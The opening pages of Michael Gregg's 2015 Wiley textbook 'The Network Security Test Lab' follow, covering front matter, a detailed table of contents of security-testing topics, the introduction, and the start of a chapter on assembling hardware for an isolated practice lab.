
THE NETWORK SECURITY TEST LAB

A Step-by-Step Guide



MICHAEL GREGG

WILEY

The Network Security Test Lab



The Network Security Test Lab

A Step-by-Step Guide

Michael Gregg

WILEY

The Network Security Test Lab: A Step-by-Step Guide

Published by
John Wiley & Sons, Inc.
10475 Crosspoint Boulevard
Indianapolis, IN 46256
www.wiley.com

Copyright © 2015 by John Wiley & Sons, Inc., Indianapolis, Indiana
Published simultaneously in Canada

ISBN: 978-1-118-98705-6
ISBN: 978-1-118-98715-5 (ebk)
ISBN: 978-1-118-98713-1 (ebk)

Manufactured in the United States of America

10 9 8 7 6 5 4 3 2 1

No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, except as permitted under Sections 107 or 108 of the 1976 United States Copyright Act, without either the prior written permission of the Publisher, or authorization through payment of the appropriate per-copy fee to the Copyright Clearance Center, 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 646-8600. Requests to the Publisher for permission should be addressed to the Permissions Department, John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030, (201) 748-6011, fax (201) 748-6008, or online at http://www.wiley.com/go/permissions.

Limit of Liability/Disclaimer of Warranty: The publisher and the author make no representations or warranties with respect to the accuracy or completeness of the contents of this work and specifically disclaim all warranties, including without limitation warranties of fitness for a particular purpose. No warranty may be created or extended by sales or promotional materials. The advice and strategies contained herein may not be suitable for every situation. This work is sold with the understanding that the publisher is not engaged in rendering legal, accounting, or other professional services. If professional assistance is required, the services of a competent professional person should be sought. Neither the publisher nor the author shall be liable for damages arising herefrom. The fact that an organization or Web site is referred to in this work as a citation and/or a potential source of further information does not mean that the author or the publisher endorses the information the organization or website may provide or recommendations it may make. Further, readers should be aware that Internet websites listed in this work may have changed or disappeared between when this work was written and when it is read.

For general information on our other products and services please contact our Customer Care Department within the United States at (877) 762-2974, outside the United States at (317) 572-3993 or fax (317) 572-4002.

Wiley publishes in a variety of print and electronic formats and by print-on-demand. Some material included with standard print versions of this book may not be included in e-books or in print-on-demand. If this book refers to media such as a CD or DVD that is not included in the version you purchased, you may download this material at http://booksupport.wiley.com. For more information about Wiley products, visit www.wiley.com.

Library of Congress Control Number: 2015946971

Trademarks: Wiley and the Wiley logo are trademarks or registered trademarks of John Wiley & Sons, Inc. and/or its affiliates, in the United States and other countries, and may not be used without written permission. All other trademarks are the property of their respective owners. John Wiley & Sons, Inc. is not associated with any product or vendor mentioned in this book.

About the Author

Mr. Michael Gregg is the CEO of Superior Solutions, Inc., a Houston based IT security-consulting firm. He has more than 20 years experience in the IT field and holds two associate's degrees, a bachelor's degree, a master's degree, and many IT certifications such as: CISSP, CISA, CISM, MCSE, and CEH. Michael has authored/co-authored more than 20 books. Some include: *Inside Network Security Assessment*, SAMS 2005; *Hack the Stack*, Syngress 2006; *Security Administrator Street Smarts,* Syngress 2011; and *How to Build Your Own Network Security Lab*, Wiley 2008.

Michael has testified before the United States Congress on privacy and security breaches. He also testified before the Missouri State Attorney General's committee on cybercrime and the rise of cell phone hacking. He has spoken at major IT/Security conferences such as the NCUA auditors conference in Arlington, Virginia. He is frequently cited by major print publications as a cybersecurity expert and has also appeared as an expert commentator for network broadcast outlets and print publications such as CNN, FOX, CBS, NBC, ABC, The Huffington Post, Kiplinger's, and The New York Times.

Michael enjoys giving back to the community; some of his civic engagements include Habitat for Humanity and United Way.

Credits

Project Editor
Sydney Argenta

Technical Editor
Rob Shimonski

Production Manager
Kathleen Wisor

Copy Editor
Marylouise Wiack

Manager of Content Development & Assembly
Mary Beth Wakefield

Marketing Director
David Mayhew

Marketing Manager
Carrie Sherrill

Professional Technology & Strategy Director
Barry Pruett

Business Manager
Amy Knies

Associate Publisher
Jim Minatel

Project Coordinator, Cover
Brent Savage

Proofreader
Nancy Carrasco

Indexer
Johnna VanHoose Dinse

Cover Designer
Wiley

Cover Image
©iStock.com/alphaspirit

Acknowledgments

I would like to acknowledge Christine, Betty, Curly, and all my family. Also, a special thanks to everyone at Wiley. It has been a great pleasure to have worked with you on this book. I am grateful for the help and support from Carol Long, Sydney Argenta, Debbie Dahlin, and Rob Shimonski.

Contents

Introduction		**xxi**
Chapter 1	**Building a Hardware and Software Test Platform**	**1**
	Why Build a Lab?	2
	Hardware Requirements	4
	Physical Hardware	5
	Equipment You Already Have	6
	New Equipment Purchases	7
	Used Equipment Purchases	7
	Online Auctions	8
	Thrift Stores	9
	Company Sales	10
	Virtual Hardware	10
	VMware	12
	VirtualBox	15
	Hacker Hardware	16
	Software Requirements	18
	Operating Systems	19
	Microsoft Windows	19
	Linux	20
	Navigating in Linux	23
	Linux Basics	25
	Mac OS X	28
	Software and Applications	28
	Learning Applications	29
	Hacking Software	31
	Summary	32
	Key Terms	33
	Exercises	34

Equipment Checklist 34
Installing VMware Workstation 35
Exploring Linux Operating System Options 35
Using VMware to Build a Windows Image 35
Using VMware Converter to Create a Virtual Machine 36
Exploring Other Operating System Options 37
Running Kali from VMware 37
Installing Tools on Your Windows Virtual Machine 38

Chapter 2 Passive Information Gathering 39
Starting at the Source 40
Scrutinizing Key Employees 43
Dumpster Diving (Electronic) 45
Analyzing Web Page Coding 48
Exploiting Website Authentication Methods 51
Mining Job Ads and Analyzing Financial Data 53
Using Google to Mine Sensitive Information 56
Exploring Domain Ownership 57
WHOIS 59
Regional Internet Registries 61
Domain Name System 63
Identifying Web Server Software 66
Web Server Location 69
Summary 70
Key Terms 70
Exercises 72
IP Address and Domain Identification 72
Information Gathering 72
Google Hacking 74
Banner Grabbing 74
Telnet 75
Netcat 75
VisualRoute 76

Chapter 3 Analyzing Network Traffic 77
Why Packet Analysis Is Important 77
How to Capture Network Traffic 78
Promiscuous Mode 78
Hubs and Switches 79
Hubbing Out and Using Taps 79
Switches 79
Capturing Network Traffic 82
Managed and Unmanaged Switches 83
ARP Cache Poisoning 85
Flooding 91
DHCP Redirection 92
Redirection and Interception with ICMP 94

Preventing Packet Capture 94
Dynamic Address Inspection 95
DHCP Snooping 95
Preventing VLAN Hopping 96
Detecting Packet Capture 97
Wireshark 99
Wireshark Basics 99
Filtering and Decoding Traffic 102
Basic Data Capture—A Layer-by-Layer Review 108
Physical—Data-Link Layer 108
Network-Internet Layer 110
Transport—Host-Host Layer 111
Application Layer 115
Other Network Analysis Tools 115
Summary 118
Key Terms 118
Exercises 119
Fun with Packets 119
Packet Analysis with tcpdump 120
Packet Filters 121
Making a One-Way Data Cable 122

Chapter 4 Detecting Live Systems and Analyzing Results 125
TCP/IP Basics 125
The Network Access Layer 127
The Internet Layer 128
The Host-to-Host Layer 132
Transmission Control Protocol 132
User Datagram Protocol 134
The Application Layer 134
Detecting Live Systems with ICMP 138
ICMP—Ping 138
Traceroute 142
Port Scanning 147
TCP and UDP Port Scanning 147
Advanced Port-Scanning Techniques 151
Idle Scan 151
Analyzing Port Scans 155
Port-Scanning Tools 156
Nmap 157
SuperScan 160
Other Scanning Tools 161
OS Fingerprinting 161
Passive Fingerprinting 162
Active Fingerprinting 164
How Nmap OS Fingerprinting Works 165
Scanning Countermeasures 167

Summary 171
Key Terms 171
Exercises 172
Understanding Wireshark 172
Interpreting TCP Flags 174
Performing an ICMP Packet Decode 175
Port Scanning with Nmap 176
Traceroute 177
An Analysis of a Port Scan 178
OS Fingerprinting 179

Chapter 5 Enumerating Systems 181
Enumeration 181
Router and Firewall Enumeration 182
Router Enumeration 182
Firewall Enumeration 187
Router and Firewall Enumeration Countermeasures 191
Windows Enumeration 191
Server Message Block and Interprocess Communication 194
Enumeration and the IPC$ Share 195
Windows Enumeration Countermeasures 195
Linux/Unix Enumeration 196
Enumeration of Application Layer Protocols 197
Simple Network Management Protocol 197
SNMP Enumeration Countermeasures 200
Enumeration of Other Applications 200
Advanced Enumeration 202
SCADA Systems 202
User Agent Strings 210
Mapping the Attack Surface 213
Password Speculation and Cracking 213
Sniffing Password Hashes 216
Exploiting a Vulnerability 218
Protecting Passwords 221
Summary 221
Key Terms 222
Exercises 223
SNMP Enumeration 223
Enumerating Routing Protocols 225
Enumeration with DumpSec 227
Identifying User Agent Strings 227
Browser Enumeration 229

Chapter 6 Automating Encryption and Tunneling Techniques 231
Encryption 232
Secret Key Encryption 233
Data Encryption Standard 235
Triple DES 236

Advanced Encryption Standard 237
One-Way Functions (Hashes) 237
MD Series 238
SHA 238
Public Key Encryption 238
RSA 239
Diffie-Hellman 239
El Gamal 240
Elliptic Curve Cryptography 240
Hybrid Cryptosystems 241
Public Key Authentication 241
Public Key Infrastructure 242
Certificate Authority 242
Registration Authority 242
Certificate Revocation List 243
Digital Certificates 243
Certificate Distribution System 244
Encryption Role in Authentication 244
Password Authentication 245
Password Hashing 246
Challenge-Response 249
Session Authentication 250
Session Cookies 250
Basic Authentication 251
Certificate-Based Authentication 251
Tunneling Techniques to Obscure Traffic 252
Internet Layer Tunneling 252
Transport Layer Tunneling 254
Application Layer Tunneling 256
Attacking Encryption and Authentication 259
Extracting Passwords 259
Password Cracking 260
Dictionary Attack 261
Brute-Force Attack 261
Rainbow Table 263
Other Cryptographic Attacks 263
Summary 264
Key Terms 264
Exercises 266
CrypTool 266
Extract an E-mail Username and Password 268
RainbowCrack 268
John the Ripper 270

Chapter 7 Automated Attack and Penetration Tools 273
Why Attack and Penetration Tools Are Important 274
Vulnerability Assessment Tools 274

Source Code Assessment Tools 275
Application Assessment Tools 276
System Assessment Tools 276
Attributes of a Good System Assessment Tool 278
Nessus 279
Automated Exploit Tools 286
Metasploit 286
Armitage 287
Metasploit Console 288
Metasploit Command-Line Interface 289
Updating Metasploit 290
BeEF 290
Core Impact 291
CANVAS 292
Determining Which Tools to Use 292
Picking the Right Platform 292
Summary 293
Key Terms 294
Exercises 294
Exploring N-Stalker, a Vulnerability Assessment Tool 294
Exploring Searchsploit on Kali Linux 295
Metasploit Kali 296

Chapter 8 Securing Wireless Systems 299
Wi-Fi Basics 300
Wireless Clients and NICs 301
Wireless Access Points 302
Wireless Communication Standards 302
Bluetooth Basics 304
Wi-Fi Security 305
Wired Equivalent Privacy 305
Wi-Fi Protected Access 307
802.1x Authentication 309
Wireless LAN Threats 310
Wardriving 310
NetStumbler 312
Kismet 314
Eavesdropping 314
Rogue and Unauthorized Access Points 318
Denial of Service 319
Exploiting Wireless Networks 320
Finding and Assessing the Network 320
Setting Up Airodump 321
Configuring Aireplay 321
Deauthentication and ARP Injection 322
Capturing IVs and Cracking the WEP KEY 322
Other Wireless Attack Tools 323

Exploiting Bluetooth 324
Securing Wireless Networks 324
Defense in Depth 325
Misuse Detection 326
Summary 326
Key Terms 327
Exercises 328
Using NetStumbler 328
Using Wireshark to Capture Wireless Traffic 329

Chapter 9 An Introduction to Malware 331
History of Malware 331
Types of Malware 334
Viruses 334
Worms 337
Logic Bombs 338
Backdoors and Trojans 338
Packers, Crypters, and Wrappers 340
Rootkits 343
Crimeware Kits 345
Botnets 347
Advanced Persistent Threats 350
Spyware and Adware 350
Common Attack Vectors 351
Social Engineering 351
Faking It! 352
Pretending through Email 352
Defenses against Malware 353
Antivirus 353
File Integrity Verification 355
User Education 355
Summary 356
Key Terms 356
Exercises 357
Virus Signatures 357
Building Trojans 358
Rootkits 358
Finding Malware 362

Chapter 10 Detecting Intrusions and Analyzing Malware 365
An Overview of Intrusion Detection 365
IDS Types and Components 367
IDS Engines 368
An Overview of Snort 370
Platform Compatibility 371
Limiting Access to the IDS 371
Verification of Configuration 372

Building Snort Rules 373
The Rule Header 374
Logging with Snort 375
Rule Options 376
Advanced Snort: Detecting Buffer Overflows 377
Responding to Attacks and Intrusions 379
Analyzing Malware 381
Tracking Malware to Its Source 382
Identifying Domains and Malicious Sites 382
Building a Testbed 386
Virtual and Physical Targets 386
Operating Systems 387
Network Isolation 387
Testbed Tools 388
Malware Analysis Techniques 390
Static Analysis 390
Dynamic Analysis 394
Summary 397
Key Terms 397
Exercises 398
Building a Snort Windows System 398
Analyzing Malware Communication 400
Analyzing Malware with VirusTotal 401

Chapter 11 Forensic Detection 403
Computer Forensics 404
Acquisition 405
Drive Removal and Hashing 407
Drive-Wiping 409
Logical and Physical Copies 410
Logical Copies 411
Physical Copies 411
Imaging the Drive 412
Authentication 413
Trace-Evidence Analysis 416
Browser Cache 418
Email Evidence 419
Deleted or Overwritten Files and Evidence 421
Other Trace Evidence 422
Hiding Techniques 422
Common File-Hiding Techniques 423
Advanced File-Hiding Techniques 425
Steganography 426
Detecting Steganographic Tools 429
Antiforensics 430
Summary 431
Key Terms 431

Exercises 432
Detecting Hidden Files 432
Basic File-Hiding 432
Advanced File-Hiding 433
Reading Email Headers 433
Use S-Tools to Embed and Encrypt a Message 435

Index **439**

Introduction

Welcome to *The Network Security Test Lab*. With this book, you can increase your hands-on IT security skills. The techniques and tools discussed in this book can benefit IT security designers and implementers. IT security designers will benefit as they learn more about specific tools and their capabilities. Implementers will gain firsthand experience from installing and practicing using software tools needed to secure information assets.

Overview of the Book and Technology

This book is designed for individuals who need to better understand the functionality of security tools. Its objective is to help guide those individuals in learning when and how specific tools should be deployed and what any of the tools' specific limitations are. This book is for you if any of the following are true:

- You want to learn more about specific security tools.
- You lack hands-on experience in using security tools.
- You want to get the skills needed to advance at work or move into a new position.
- You love to tinker or expand your skills with computer software and hardware.
- You are studying for a certification and want to gain additional skills.

How This Book Is Organized

The contents of this book are structured as follows:

- **Chapter 1, "Building a Hardware and Software Test Platform"**—Guides you through the process of building a hardware test platform.
- **Chapter 2, "Passive Information Gathering"**—Reviews the many ways that information can be passively gathered. This process starts at the organization's website, and then moves to WHOIS records. This starting point allows you to build a complete profile of the organization.
- **Chapter 3, "Analyzing Network Traffic"**—Reviews methods and techniques for packet analysis. You will learn firsthand how common packet analysis tools such as Wireshark, Capsa, and Netwitness are used.
- **Chapter 4, "Detecting Live Systems and Analyzing Results"**—Once IP ranges have been discovered and potential systems have been identified, you will move quickly to using a host of tools to determine the status of live systems. Learn how Internet Control Message Protocol (ICMP) and other protocols work, while using both Linux and Windows lab systems.
- **Chapter 5, "Enumerating Systems"**—Explores how small weaknesses can be used to exploit a system and gain a foothold or operational control of a system. You will learn firsthand how to apply effective countermeasures by changing default banners, hardening systems, and disabling unwanted services.
- **Chapter 6, "Automating Encryption and Tunneling Techniques"**—Provides insight into how cryptographic systems are used to secure information and items such as passwords. You learn firsthand how these systems are attacked and which tools are used.
- **Chapter 7, "Automated Attack and Penetration Tools"**—Presents you with an overview of how attack and penetration tools work. These are the same tools that may be used against real networks, so it is important to understand how they work and their capabilities.
- **Chapter 8, "Securing Wireless Systems"**—Offers an overview of the challenges you'll face protecting wireless networks. Although wireless systems are easy to deploy, they can present a real security challenge.
- **Chapter 9 "An Introduction to Malware"**—Takes you through a review of malware and demonstrates how to remove and control virulent code. You learn how to run rootkit detectors and spyware tools, and use integrity-verification programs.

- **Chapter 10, "Detecting Intrusions and Analyzing Malware"**—Introduces intrusion detection systems (IDSs) and discusses the ways in which malware can be analyzed. This chapter gives you the skills needed to set up and configure Snort and use tools such as IdaPro.
- **Chapter 11, "Forensic Detection"**—Reviews the skills needed to deal with the aftermath of a security breach. Forensics requires the ability to acquire, authenticate, and analyze data. You learn about basic forensic procedures and tools to analyze intrusions after security breaches.

Who Should Read This Book

This book is designed for the individual with intermediate skills. While this book is focused on those who seek to set up and build a working security test lab, this does not means that others cannot benefit from it. If you already have the hardware and software needed to review specific tools and techniques, Chapter 2 is a good starting point. For other even more advanced individuals, specific chapters can be used to gain additional skills and knowledge. As an example, if you are looking to learn more about password hashing and password cracking, proceed to Chapter 6. If you are specifically interested in wireless systems, Chapter 8 is for you. So, whereas some readers may want to read the book from start to finish, there is nothing to prevent you from moving around as needed.

Tools You Will Need

Your desire to learn is the most important thing you have as you start to read this book. I try to use open source "free" software as much as possible. After all, the goal of this book is to try to make this as affordable as possible for those wanting to increase their skills. Because the developers of many free tools do not have the development funds that those who make commercial tools do, these tools can be somewhat erratic. The upside is that, if you are comfortable with coding or developing scripts, many of the tools can be customized. This gives them a wider range of usability than many commercial tools.

Tools are only half the picture. You will also need operating systems to launch tools and others to act as targets. A mixture of Linux and Windows systems will be needed for this task. We will delve into many of these issues in the first chapter. You may also want to explore sites like `http://www.linuxlinks.com/distributions`. There is more on this in the next section.

What's on the Wiley Website

To make the process as easy as possible for you to get started, some of the basic tools you will need are available on the Wiley website that has been setup for this book at `www.wiley.com/go/networksecuritytestlab`.

Summary (From Here, Up Next, and So On)

The Network Security Test Lab is designed to take readers to the next stage of personal knowledge and skill development. Rather than presenting just the concept or discussing the tools that fit in a specific category, *The Network Security Test Lab* takes these topics and provides real-world implementation details. Learning how to apply higher-level security skills is an essential skill needed to pursue an advanced security career, and to make progress toward obtaining more complex security certifications, including CISSP, CASP, GSEC, CEH, CHFI, and the like. I hope that you enjoy this book, and please let me know how it helps you advance in the field of cyber security.

CHAPTER

1

Building a Hardware and Software Test Platform

This book is designed for those who need to better understand the importance of IT security. This chapter walks you through what you need to set up a hardware/software test platform. As a child, you may have loved to take things apart, TVs, radios, computers, and so on, in a quest to better understand how they worked. Your tools probably included soldering irons, screwdrivers—maybe even a hammer! That is similar to what you will be doing throughout this book. While you won't be using a hammer, you will be looking at protocols and applications to understand how they work. You will also examine some common tools that will make your analysis easier. The objective is to help you become a better network analyst, and improve and sharpen your IT security skills.

Because no two networks are the same, and because they change over time, it is impossible to come up with a one-size-fits-all list of hardware and software that will do the job for you. Networks serve the enterprises that own them, and enterprises must change over time. In addition, the scale of operation impacts security considerations. If you pursue a career as a security consultant, your goals (and inevitably your needs) will differ, depending on whether you work for a large multinational corporation (and even here, your goals and needs will depend on the type of industry) or a small office/home office (SOHO) operation or a small business. Clearly, a whole spectrum of possibilities exists here.

This chapter provides the first step in building your own network security lab. You will start to examine the types of hardware and gear that you can use

to build such a test environment, and then look at the operating systems and software you should consider loading on your new equipment.

Why Build a Lab?

A laboratory is as vital to a computer-security specialist as it is to a chemist or biologist. It is the studio in which you can control a large number of variables that come to bear upon the outcome of your experiments. And network security, especially, is a field in which the researcher must understand how a diverse range of technologies behave at many levels. For a moment, just consider the importance of the production network to most organizations. They must rely on an always-on functioning, which means that many tests and evaluations must be developed in a lab on a network that has been specifically designed for such experiments.

NOTE **A laboratory is a controlled environment in which unexpected events are nonexistent or at least minimized. Having a lab provides a consequence-free setting in which damage that might result from experimentation is localized (and can, it is hoped, be easily corrected).**

Consider something as basic as patch management. Very few organizations move directly from downloading a patch to installing it in the production environment. The first step is to test the patch. The most agreed-upon way to accomplish this is to install it on a test network or system. This allows problems to be researched and compatibility ensured. You might also want to consider a typical penetration test. It may be that the penetration-testing team has developed a new exploit or written a specific piece of code for this unique assignment. Will the team begin by deploying this code on the client's network? Hopefully not. The typical approach would be to deploy the code on a test network to verify that it will function as designed. The last thing the penetration test team needs is to be responsible for a major outage on the client's network. These types of events are not good for future business.

Building a lab requires you to become familiar with the basics of wiring, signal distribution, switching, and routing. You also need to understand how you might tap into a data stream to analyze or, potentially, attack the network. The mix of common network protocols must be understood; only by knowing what is normal on the network can you recognize and isolate strange behavior. Consider some of the other items that might motivate you to construct such a lab:

- Certification
- Job advancement
- Knowledge

- Experimentation
- Evaluation of new tools

To varying degrees, networking- and security-related certifications require knowledge of the hardware and software of modern networks. There is no better vehicle for learning about networking and security issues firsthand than to design and build your own network lab. This provides a place where you can add and remove devices at will and reconfigure hardware and software to your liking. You can observe the interaction between the systems and networking devices in detail.

Advancing in your field is almost never an accident. The IT industry is an area of constant change, and the best way to build a career path in the world of IT is to build your skill set. By mastering these technologies, you will be able to identify the knowledgeable people on the job or at a customer's site, and align yourself with them. You might even uncover some gifts that you did not previously realize you possessed, such as a love for hexadecimal—well, maybe.

Building a lab demonstrates your desire and ability to study and control networks. One key item that potential employers always consider is whether a candidate has the drive to get the job done. Building your own security lab can help demonstrate to employers that you are looking for more than just a job: You want a career. As you use the network resources in your lab, you will invariably add to your knowledge and understanding of the technologies that you employ. Learning is a natural consequence.

Experimentation is a practical necessity if you are to fully understand many of the tools and methods employed by security professionals and hackers alike. Just consider the fact that there are many manuals that explain how Windows Server 2012 works, or how a Check Point firewall works, but no manual can account for every single situation and what is 'unique' to any environment you encounter. Some combinations and interactions are simply unknown. By building your own lab, you will discover that when deployed in complex modern networks, many things do not work the way the documentation says they will. And many times, it does not suffice to simply understand *what* happens; you need to appreciate the timing and sequence of events. This requires the control that a laboratory environment provides.

Because IT is an industry of continual change, new software, new security tools, new hacking techniques, and new networking gizmos constantly appear. A network security lab provides you with a forum in which to try these things out. You certainly don't want to risk corrupting a computer that you depend on every day to do your job. And you don't want to negatively impact the work of others; doing so is a good way to quickly put the brakes on your budding career.

A laboratory thus provides a place where you can try new things. This is a setting in which you can gain a detailed understanding of how things are put together and how they normally interact. It is an environment in which you can likely predict the outcome of your experiments, and if an outcome is unexpected, you can then isolate the cause.

BUILDING YOUR OWN SECURITY LAB

A common question among students and those preparing for certification is, "How do I really prepare for the job or promotion I am seeking?" The answer is always the same: know the material, but also get all the hands-on experience you can. Many times they don't have enough money in their IT budget, or they are a struggling student. That is totally understandable. Yet the fact remains that there is no way to pick up many of the needed skills by reading alone. And many tests cannot be conducted on a live Internet-connected network.

With a little work and effort, you can find the equipment required to practice necessary skills at a reasonable price—network professionals have been doing this for years. There are even sites such as `certificationkits.com` that are set up exclusively to provide students with a full set of networking gear needed to complete a Cisco Certified Network Associate (CCNA) or a Cisco Certified Network Professional (CCNP) certification.

Hardware Requirements

Before you can get started with any testing, you need to assemble some hardware. Your goal, as always, will be to do this as inexpensively as possible. Many things might be included in a network security laboratory. Some of these items are mandatory (for example, cables), and some things can be added according to your needs and as they become available or affordable. Although it is possible to contain everything within one computer, your requirements will vary from time to time based on the scenario that you are modeling.

Here are some of the things that will likely end up in your mix:

- Computers
- Networking tools
- Cables
- Network-attached storage (NAS)
- Hubs
- Switches
- Routers
- Removable disk storage
- Internet connection
- Cisco equipment
- Firewalls
- Wireless access points

- Keyboard, video, mouse (KVM) switches
- Surge suppressors and power strips

In your network lab, you will need a wide variety of cables, as this will allow you to configure your test network in many different ways. Specific configurations will be needed for different scenarios. You will also want to have some tools that come in handy for building and testing cables, so items such as wire strippers, crimp tools, and punch-down tools might find their way into your toolbox. Crossover and loopback adapters can prove handy, too.

Hubs, switches, and routers are the building blocks of network infrastructure. It is crucial to understand how the roles of these things differ. Not all switches have identical capabilities. Likewise, routers can vary considerably, so it is good to have a couple to choose from. Cisco products are so prevalent that it is a good idea to include some of their equipment in the mix; they will be found at almost every worksite.

An Internet connection is a necessity. You will need to research various topics and download software as you use the network in your lab. Or you might find yourself modeling the behavior of an Internet-based attacker. On the slim chance that you are borrowing WiFi from your neighbor's open access point, now is the time to make the upgrade to your own dedicated connection.

Having a firewall can prove very valuable, too. As a security professional, you are expected to have an appreciation for these devices and their capabilities. Your firewall could prove to be an important component in some of your experiments. On a daily basis, you can use your firewall to protect your primary (home or office) network from the unpleasant things that can occur on the network in your lab.

